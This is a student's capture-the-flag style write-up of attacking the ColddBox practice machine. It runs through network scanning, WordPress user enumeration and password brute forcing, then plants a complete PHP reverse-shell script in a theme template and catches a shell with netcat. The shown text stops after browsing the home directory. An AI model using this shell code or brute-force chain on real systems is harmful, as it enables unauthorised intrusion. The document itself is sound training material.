Minor Project

Name:- Pittala bhasker

Project:- Pentesting On Coldbox


Methods:-

- Netdiscover Scanning
- Nmap Scanning
- Enumeration / Reconniassance
- Password Bruteforcing
- Wpscan
- Uploading a Reverse Shell
- Privilege Escalation

Steps for solving the Machine:-


- **Step 1:**

  Download the colddbox OVA and Kali linux ISO image. Then set up virtual machines in virtualbox. connect the VMs in bridge connection.




❖ **Step 2:**

Turn on the virtual machines and make sure they are connected to the internet.



Above is the Image of coldbox virtual machine



Above is the image of kali linux virtual machine

❖ **Step 3:**

now open a terminal in kali linux and type the “ifconfig” command to verify your ip address.

```
logmaster@kali: ~
File  Actions  Edit  View  Help

┌──(logmaster㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe0b:367b  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:0b:36:7b  txqueuelen 1000  (Ethernet)
        RX packets 2632  bytes 323129 (315.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 157166  bytes 11656551 (11.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 682  bytes 58952 (57.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 682  bytes 58952 (57.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

❖ **Step 4:**

now use the “netdiscover” command to get the ip address of the target machine.

```
┌──(root💀kali)-[/home/logmaster]
└─# 

Currently scanning: 192.168.50.0/16   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 6 hosts.   Total size: 420
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.1     5c:a4:f4:1c:a0:f2      2     120  Unknown vendor
192.168.1.8     48:51:c5:d1:fd:d0      1      60  Intel Corporate
192.168.1.16    08:00:27:b4:36:c0      1      60  PCS Systemtechnik GmbH
192.168.1.4     46:54:8a:0e:b3:e3      1      60  Unknown vendor
192.168.1.12    38:d5:7a:55:27:53      1      60  CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.1.9     94:54:ce:8a:7c:c1      1      60  GUANGDONG OPPO MOBILE TELECOMMUNICATIONS CORP.,LTD
```

Form here we can see that the ip address of the target machine is 192.168.1.16

❖ **Step 5:**

Perform “nmap” scan for the ip address you found.

```
┌──(root💀 kali)-[/home/logmaster]
└─# nmap -sV 192.168.1.16
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-30 04:57 EST
Nmap scan report for 192.168.1.16 (192.168.1.16)
Host is up (0.00075s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:B4:36:C0 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.77 seconds
```


To gather furture information through scanning use this command:”nmap -sV 192.168.1.16”

```
┌──(root💀 kali)-[/home/logmaster]
└─# nmap -sC -sV -p- 192.168.1.16
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-30 05:00 EST
Nmap scan report for 192.168.1.16 (192.168.1.16)
Host is up (0.00068s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
|_http-title: ColddBox | One more machine
|_http-server-header: Apache/2.4.18 (Ubuntu)
4512/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
|   256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
|_  256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
MAC Address: 08:00:27:B4:36:C0 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.26 seconds
```

with this additional scan we found 2 ports :- 80 and 4512

❖ **Step 6:**

go to your browser and type in the ip address of the target to see the webpage that is hosted by the target machine.



if you look closely you will find a login option for this page.

From this we can make out that this page is hosted on wordpress.

❖ **<u>Step 7:</u>**

Run “wpscan” on the url of the webpage.

```
File  Actions  Edit  View  Help

┌──(root💀 kali)-[/home/logmaster]
└─# wpscan --url http://192.168.1.16/
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.8.18

      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.16/ [192.168.1.16]
[+] Started: Tue Jan 30 05:52:33 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.16/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.16/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.16/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
```

With this normal scan may not find anything major but if we can try out luck with username enumeration

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=========================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Wp Login against 4 user/s
Progress Time: 00:00:00 <=========================================================> (0 / 0) 100.0% Time: 00:00:00

[i] No Valid Passwords Found.
```

As you can see with this scan we found 3 usernames: c0ldd, hugo, Philip.


- **<u>Step 8:</u>**
  Now that we have found some usernames, we can try brute forcing the username with some known password from “rockyou.txt”

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=========================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Wp Login against 4 user/s
Error: Request timed out.
Error: Request timed out.
Error: Request timed out.
^[[C^[[D    Trying the cold in person / elizabeth Time: 00:01:13 <                    > (240 / 57377568)  0.00%
[SUCCESS] - c0ldd / 9876543210
Trying the cold in person / 010890 Time: 00:14:26 <                    > (42890 / 57378792)  0.07%  ETA: ??:??:??
```


So we can found a password match for the username c0ldd which is 9876543210

- **Step 9:**

Now we go to login page of the webpage and try putting this username and password and see if we can login or not.




Now if you click on login you will find out you have logged in successfully and you will be taken to the admin dashboard.



❖ **Step 10:**

Now in the admin dashboard go to appearance > editor



❖ **Step 11:**

Now on the right hand side of the page you will see editor options of the features that you will be able to edit as admin.

Here is the code


```
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
if (function_exists('pcntl_fork')) {
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}
	if ($pid) {
		exit(0);  // Parent exits
	}
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}
	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}
chdir("/");
umask(0);
```

```
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),
   2 => array("pipe", "w")
);
$process = proc_open($shell, $descriptorspec, $pipes);
if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);
printit("Successfully opened reverse shell to $ip:$port");
while (1) {
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
```


```
        if (in_array($sock, $read_a)) {
                if ($debug) printit("SOCK READ");
                $input = fread($sock, $chunk_size);
                if ($debug) printit("SOCK: $input");
                fwrite($pipes[0], $input);
        }
        if (in_array($pipes[1], $read_a)) {
                if ($debug) printit("STDOUT READ");
                $input = fread($pipes[1], $chunk_size);
                if ($debug) printit("STDOUT: $input");
                fwrite($sock, $input);
        }
        if (in_array($pipes[2], $read_a)) {
                if ($debug) printit("STDERR READ");
                $input = fread($pipes[2], $chunk_size);
                if ($debug) printit("STDERR: $input");
                fwrite($sock, $input);
        }
}
fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);
function printit ($string) {
        if (!$daemon) {
                print "$string\n";
        }
}
?>
```

❖ **Step 12:**

Now go to your browser and search for PHP reverse shell



Now go to the below file and copy all contents.



❖ **Step 13:**


Now come back to the '404 templete' page from the webpage and clear the script and paste this script.

Now make sure you change the '$ip' with your own attacker machine ip and select the port on which you will listen on the reverse shell.

Now save the changes

❖ **Step 14:**

now go to your link terminal and start a reverse shell with netcat.




❖ **Step 15:**

Open the url: "192.168.1.7/?p=3184"

❖ **Step 16:**

Come back to your terminal an you will see that you have gained a reverse shell.



Type in some commands to verify that user-id and user privileges.

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

Now with the ‘ls’ command you can see the list of directories.

You can go to the ‘home’ directory with ‘cd’ command and see itscontents.

```
$ cd home
$ ls
c0ldd
$ cd c0ldd
$ ls
user.txt
$
```

